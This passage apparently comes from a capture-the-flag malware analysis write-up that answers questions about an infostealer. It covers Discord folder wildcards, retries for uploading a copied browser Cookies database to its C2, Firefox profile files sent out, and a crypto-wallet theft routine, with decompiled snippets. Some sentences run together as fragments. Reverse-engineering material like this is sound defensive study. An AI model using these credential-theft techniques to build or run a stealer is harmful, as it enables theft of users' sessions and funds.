
To find the wildcard used for Discord version folders, we need to look at how the malware searches the file system for Discord installations. Malware often does this using Windows APIs like FindFirstFileW.
If you look at the decompiled code around the Discord stealing functionality (which we saw earlier near address 0x1400078a9), you will see something like this:
wcscpy(&path_buffer, discord_base_path);
sub_140005225(&path_buffer, u"**app-***");
HANDLE hFindFile = FindFirstFileW(&path_buffer, ...);
Discord installs its actual binaries and data into versioned subfolders (for example, app-1.0.9004). To find the latest version dynamically, the malware uses the wildcard string app-*.
ANSWER
app-*Question 10
What is the maximum number of retries for uploading the cookies copy to the C2?
Cookies_copy.db (or just Cookies_copy). You will find the string "%s\%s_%s_Cookies_copy.db".x to find Cross-References. You'll be taken inside a large function (in my analysis, this is sub_140006665) which handles Chromium-based browser file stealing.Cookies database to a temporary location using CopyFileA, and then calls the file-sending wrapper function (which we analyzed in Question 8) to upload it.
ANSWER
3Question 11
How many important files per profile does the function attempt to find and send?

profiles.ini or firefox\%s\%s.x on the string's address to find its cross-reference, which will take you to sub_140001f22.profiles.ini to parse the paths of installed Firefox profiles.int64_t file_array[6];
memcpy(&file_array, 0x140010080, 48); // Copies array of 6 pointers
int j = 0;
while (j != 6) {
char* target_file = file_array[j];
// Constructs path and uploads the file
...
j++;
}
ANSWER
6Question 12
How many characters long is the random ID generated for the temporary wallet dump directory?
To find where the malware handles cryptocurrency wallet theft, we can search the strings for wallet-related keywords like wallet.dat, exodus.wallet, or wallet_dump_%s. Tracing the cross-references for the wallet_dump_%s format string brings us to the main wallet stealing routine (located at sub_140005c06).
